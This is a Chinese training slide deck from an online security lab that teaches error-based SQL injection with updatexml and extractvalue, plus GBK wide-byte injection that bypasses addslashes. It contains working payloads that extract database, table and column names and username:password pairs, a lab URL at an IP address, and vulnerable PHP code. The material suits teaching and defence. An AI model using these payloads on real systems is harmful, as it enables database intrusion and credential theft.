

SQL注入讲解-报错注入与宽字节注入

讲师：跃琪



合天网安实验室-大规模开放在线网安实验教学平台



www.hetianlab.com



/01

sql注入之报错注入

SQL注入

报错注入

报错注入原理

报错注入是通过特殊函数错误使用并使其输出错误结果来获取信息的。在遇到有报错回显的时候，但是没有数据回显的情况下可以利用。

报错注入函数

1. `floor()` : 向下取整
2. `extractvalue()` : 对XML文档进行查询的函数，当参数的格式不正确而产生的错误，会返回参数的信息
3. `updatexml()` : 更新 xml 文档的函数，原理跟 `extractvalue` 一样。
4. `exp()` : 以e为底的指数函数
5. `rand()` + `group()` + `count()`
6.

<https://xz.aliyun.com/t/7169#toc-19>

报错注入速查表

类别	函数	版本需求	5.5.x	5.6.x	5.7.x	8.x	函数显错长度
主键重复	floor round	?	✓	✓	✓		64
列名重复	name_const	?	✓	✓	✓	✓	
列名重复	join	[5.5.49, ?)	✓	✓	✓	✓	
数据溢出 - Double	1e308 cot exp pow	[5.5.5, 5.5.48]	✓				
数据溢出 - BIGINT	1+~0	[5.5.5, 5.5.48]	✓				
几何对象	geometrycollection linestring multipoint multipolygon multilinestring polygon	[?, 5.5.48]	✓				
空间函数 Geohash	ST_LatFromGeoHash ST_LongFromGeoHash ST_PointFromGeoHash	[5.7, ?)			✓	✓	128
GTID	gtid_subset gtid_subtract	[5.6.5, ?)		✓	✓	✓	200
JSON	json_*	[5.7.8, 5.7.11]			✓		200
UUID	uuid_to_bin bin_to_uuid	[8.0, ?)				✓	128
XPath	extractvalue updatexml	[5.1.5, ?)	✓	✓	✓	✓	32

报错注入速查表

4. XPATH语法

语法	语法说明	实例	实例解释
//	99%情况使用//	//div	将选择页面上的所有div元素
/	用/来选择子元素	//div/span	将选择div元素下的所有子span元素
//**//	可以用//来选择后代元素	//div//span	将选择所有div元素的后代span元素
[]	用在标签后面添加筛选条件，用@符号通过元素的属性实现实施	//div[@class="example"]	将筛选所有类名等于example的div元素
*	适配所有元素	//div/*	将选择所有div元素的孩子元素
text()	用来选择拥有特定的文本名称	//div/p[text()='poi']	将选择div的孩子元素，且该子元素拥有poi文本节点
contains(属性,'属性的值')	包含特定属性下的值	//div[contains(text(),'忘记密码')]	将选择div下文本包含忘记密码的元素
startswith(属性,'属性的开始值开头')	包含属性的开始值开头	//input[starts-with(@class,'xa-emailOrphone')]	将选择class='xa-emailOrphone'开头的元素

报错注入

updatexml ()

作用：使用不同的xml标记匹配和替换xml块的函数。

函数语法：updatexml (XML_document, XPath_string, new_value);

适用版本：5.1.5+

payload: and updatexml (1, concat (0x7e, (select user ()), 0x7e), 1)

前后添加 ~ 使其**不符合 xpath 格式**从而报错

extractvalue ()

作用：从目标XML中返回包含所查询值的字符串

函数语法：EXTRACTVALUE (XML_document, XPath_string);

适用版本：5.1.5+

利用原理与updatexml函数相同

payload: and (extractvalue (1, concat (0x7e, (select user ()), 0x7e)))

报错注入

updatexml () 示例

and (updatexml(1,concat(0x7e,(select version()),0x7e),1));

```
1 SELECT *from users
2 where id = '1' and (updatexml(1,concat(0x7e,(select version()),0x7e),1));|
3
```


信息 概况 状态

[SQL] SELECT *from users
where id = '1' and (updatexml(1,concat(0x7e,(select version()),0x7e),1));
[Err] 1105 - XPATH syntax error: '~5.5.53~'

报错注入

extractvalue() 示例

and extractvalue(1,concat(0x7e,(select version()),0x7e));



The screenshot shows a database query window with the following SQL statement:

```
1 * from user where user = 'root' and extractvalue(1,concat(0x7e,(select version())))
```

A red arrow points to the closing parenthesis of the `extractvalue` function in the query.

Below the query window, the execution results are displayed. The first tab is '信息' (Information). The output shows the SQL statement and an error message:

```
[SQL] SELECT * from user where user = 'root' and extractvalue(1,concat(0x7e,(select version())))  
[Err] 1105 - XPATH syntax error: '~5.5.53'
```

A red arrow points to the error message.

报错注入-注入流程

爆数据库名


and extractvalue(1,concat(0x7e,database(),0x7e)) --+



报错注入-注入流程

爆表名

and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e)) --+



报错注入-注入流程

爆列名


```
?id=1' and extractvalue(1,concat(0x7e,(select group_concat(column_name)
from information_schema.columns where table_name='users')))) --+
```

- 必须是在xpath那里传特殊字符，mysql才会报错，而我们又要注出数据，没这么多位置，所以要用到concat函数
- xpath只会对特殊字符进行报错，这里我们可以用~，16进制的0x7e来进行利用
- xpath只会报错32个字符，所以要用到substr

报错注入-注入流程

爆列名


但是可以发现没有全部显示列我们可以利用and column_name not in ('id')
来显示其他值 ， 如果值还是没有全就继续加到 not in 里面



报错注入-注入流程

爆值


?id=1' and extractvalue(1,concat(0x7e,(select group_concat(username,0x3a,password) from users)))--+



报错注入-注入流程

爆值

同样的没有显示全，利用where username not in ('Dumb','Angelina')





/02

sql注入之宽字节注入

SQL注入

宽字节注入原理

1.宽字节注入:

原因:

- 1.现在大多数的网站对于SQL注入都做了一定的防御方法, 例如使用一些Mysql中转义的函数`addslashes`, `mysql_real_escape_string`, `mysql_escape_string`等, 还有一种是配置`magic_quote_gpc`, 不过PHP高版本已经移除此功能。其实这些函数就是为了过滤用户输入的一些数据, 对特殊的字符加上反斜杠“\”进行转义。
- 2.网站开启了`magic_quote_gpc`, 或者使用了上面的转义函数数据库设置成gbk编码(不是html编码)
- 3.在编码中, gbk编码占用2个字符, ascii占用1个字符,攻击者恶意构造, 把ascii字符吃掉, 就能进行下一步攻击

实例

http://120.27.61.239:8080/vulnlab/sqli/index4.php?id=1'

☐ Post data

☐ Referrer

☒ 0xHEX

☐ %URL

☐ BASE64

Insert string to replace

Insert replacing string

☒ Rep

Your Login name:hetian
Your Password:hetian1

Hint: 你输入的字符串被转义为: 1\
你在16进制中输入的查询字符串变为: 315c27

实例

Load URL Split URL Execute

http://120.27.61.239:8080/vulnlab/sqli/index4.php?id=1%CE'

☐ Post data ☐ Referrer ☐ 0xHEX ☐ %URL ☐ BASE64

Insert string to replace Insert replacing string ☒ Replace All

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1❖\' LIMIT 0,1' at line 1

Hint: 你输入的字符串被转义为: 1❖\
你在16进制中输入的查询字符串变为: 31ce5c27

转换工具 by zj1244[小葵]

要转的:

我

URL格式

☒ %CE%27

SQL_En:

0xCED200

Hex:

0xCED2

代码

1. 可以看到利用addslashes

2. 设置了gbk编码

原理汉字的编码为两个

利用：利用汉字的一半编码
与\组合过滤


```
function check addslashes($string)
{
    $string= addslashes($string);
    return $string;
}

// take the variables
if(isset($_GET['id']))
{
    $id=check_addslashes($_GET['id']);
    //echo "The filtered request is :". $id . "<br>";

    //logging the connection parameters to a file for analysis.
    $fp=fopen('result.txt','a');
    fwrite($fp, 'ID: ' . $id . "\n");
    fclose($fp);

    // connectivity
    mysql_query("SET NAMES gbk");
    $sql="SELECT * FROM users WHERE id=' $id ' LIMIT 0,1";
    $result=mysql_query($sql);
    $row = mysql_fetch_array($result);

    if($row)
    {
        echo '<font color="#00FF00">';
    }
}
```



感谢聆听

www.hetianlab.com